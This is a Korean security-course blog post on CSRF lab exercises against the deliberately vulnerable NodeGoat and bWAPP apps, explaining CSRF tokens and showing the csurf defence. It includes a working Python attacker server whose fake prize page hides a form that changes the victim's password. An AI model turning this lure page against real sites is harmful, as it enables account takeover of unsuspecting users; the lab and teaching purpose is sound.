
Notice
Recent Posts
Recent Comments
Link
반응형
| 일 | 월 | 화 | 수 | 목 | 금 | 토 |
|---|---|---|---|---|---|---|
| 1 | 2 | 3 | 4 | 5 | 6 | |
| 7 | 8 | 9 | 10 | 11 | 12 | 13 |
| 14 | 15 | 16 | 17 | 18 | 19 | 20 |
| 21 | 22 | 23 | 24 | 25 | 26 | 27 |
| 28 | 29 | 30 |
Tags
- React
- 코리안챔버오케스트라
- 깃
- 루키즈31기
- 우아한테크코스
- 애플리케이션 계층
- 위상 정렬
- sk쉴더스 루키즈
- linux
- 서울청년문화패스
- SK쉴더스
- 웹개발
- 진입차수
- 악성코드 분석
- 예술의 전당
- 레나튜토리얼
- 프랑스어 #프랑스어배우기 #프랑스어독학 #델프인강 #시원스쿨프랑스어 #delf독학 #델프 #프랑스어기초 #프랑스어공부
- 루키즈 31기
- Practical Malware Analysis Labs
- 트랜스포트 계층
- 우테코
- Dreamhack
- 알고리즘
- 자바
- 백엔드
- SK쉴더스루키즈
- webhacking
- c
- 프리코스
- sk 쉴더스 루키즈
Archives
- Today
- Total
yon11b
[SK 쉴더스 루키즈] CSRF 실습(NodeGoat, bWAPP) 본문
반응형
글 작성 같이 사용자 고유의 세션을 가지고 해야 하는 것들은 접속하면 csrf token을 client한테 준다.
그러면 client는 그 토큰을 받아서 글 작성 등을 할 때 함께 포함해서 보낸다.
그러면 서버는 "이 요청이 공격자 사이트가 아닌, 우리 사이트에서 시작됐나?" 를 판단할 수 있게 된다.

NodeGoat profile 페이지
현재 상황
csrf 토큰을 발급하지 않고 있다.

위조 사이트(127.0.0.1:3000)를 만들고 파라미터로 nodegoat(127.0.0.1:4000)을 넣어 공격을 한다.
http://127.0.0.1:3000/?target=http://127.0.0.1:4000
안전한 설계라면, nodegoat에서 요청한 것만 처리를 하고 다른 사이트에서 요청한 것은 거부해야 한다.
그런데 지금은 다른 사이트(127.0.0.:3000)에서 온 요청도 받아들이고 있다.
bank account와 bank routing이 변조된 모습
방어 방법
    const csrf = require('csurf');

    // Enable Express csrf protection
    app.use(csrf());
    // Make csrf token available in templates
    app.use((req, res, next) => {
        res.locals.csrftoken = req.csrfToken();
        next();
    });
시큐어 코드 적용 후 다시 실행
공격

정상적인 행위를 했을 때 csrf 적용된 모습 확인

이젠 response에 csrf가 들어와서 사용자가 csrf를 갖게 된다.
동작흐름
- 사용자가 페이지를 GET 요청 (예: 송금 페이지 /transfer)
- 서버가 응답할 때 HTML 안에 CSRF 토큰을 hidden input으로 박아서 줌
<form action="/transfer" method="POST"> <input type="hidden" name="csrf_token" value="a1b2c3d4..."> <input name="amount"> <input name="to"> <button>송금</button> </form> - 사용자가 폼을 제출하면 POST 요청에 토큰이 함께 전송됨
- 서버는 토큰이 자기가 발급한 게 맞는지 검증
- 일치하면 처리, 아니면 거부
정상적인 요청에서 사용자가 csrf 토큰을 같이 보내는 모습

bWAPP Change pw
더보기
import http.server
import socketserver

# 공격자 서버의 포트 설정
PORT = 5000

# 공격용 웹페이지 HTML 내용
# 사용자가 '특별 이벤트' 버튼을 클릭하면, 의도치 않게 패스워드 변경 요청이 전송됩니다.
HTML_CONTENT = """
<!DOCTYPE html>
<html lang="ko">
<head>
    <meta charset="UTF-8">
    <title>특별 이벤트 페이지</title>
    <style>
        body { font-family: sans-serif; text-align: center; padding-top: 50px; }
        .container { max-width: 500px; margin: auto; border: 1px solid #ddd; padding: 20px; border-radius: 8px; }
        h1 { color: #2a7ae2; }
        button {
            background-color: #ff4757;
            color: white;
            padding: 15px 30px;
            border: none;
            border-radius: 5px;
            font-size: 1.2em;
            cursor: pointer;
            transition: background-color 0.3s;
        }
        button:hover { background-color: #e0404f; }
    </style>
</head>
<body>
    <div class="container">
        <h1>축하합니다!</h1>
        <p>특별 이벤트에 당첨되셨습니다. 아래 버튼을 눌러 경품을 수령하세요!</p>

        <form action="http://127.0.0.1:8080/csrf_1.php" method="GET">
            <input type="hidden" name="password_new" value="test">
            <input type="hidden" name="password_conf" value="test">
            <input type="hidden" name="action" value="change">
            <button type="submit">경품 수령하기</button>
        </form>
    </div>
</body>
</html>
"""

# 웹 요청을 처리할 핸들러 정의
class CSRFAttackHandler(http.server.SimpleHTTPRequestHandler):
    def do_GET(self):
        # HTTP 응답 상태 코드 (200 OK)
        self.send_response(200)
        # HTTP 헤더 설정 (Content-type: text/html)
        self.send_header("Content-type", "text/html; charset=utf-8")
        self.end_headers()
        # HTML 내용을 UTF-8로 인코딩하여 클라이언트에 전송
        self.wfile.write(HTML_CONTENT.encode('utf-8'))

# 서버 실행
if __name__ == "__main__":
    with socketserver.TCPServer(("", PORT), CSRFAttackHandler) as httpd:
        print(f"CSRF 공격 시뮬레이션 서버가 시작되었습니다.")
        print(f"URL: http://localhost:{PORT}")
        print("서버를 중지하려면 Ctrl+C를 누르세요.")
        httpd.serve_forever()

pw가 test로 바뀌고 리다이렉트되었다.
728x90
'보안 > SK 쉴더스 루키즈' 카테고리의 다른 글
| [SK 쉴더스 루키즈] notepad++ 무결성 검증하기 (0) | 2026.05.09 |
|---|---|
| [SK 쉴더스 루키즈] Authentication Failures - 비밀번호 brute forcing 공격 실습 (0) | 2026.05.08 |
| [SK 쉴더스 루키즈] Insecure Design(tampering 실습) (0) | 2026.05.07 |
| [SK 쉴더스 루키즈] bWAPP iFrame Injection 문제 (0) | 2026.05.07 |
| [SK 쉴더스 루키즈] Sqlmap & blind sql injection (0) | 2026.05.07 |
'보안/SK 쉴더스 루키즈' Related Articles
more


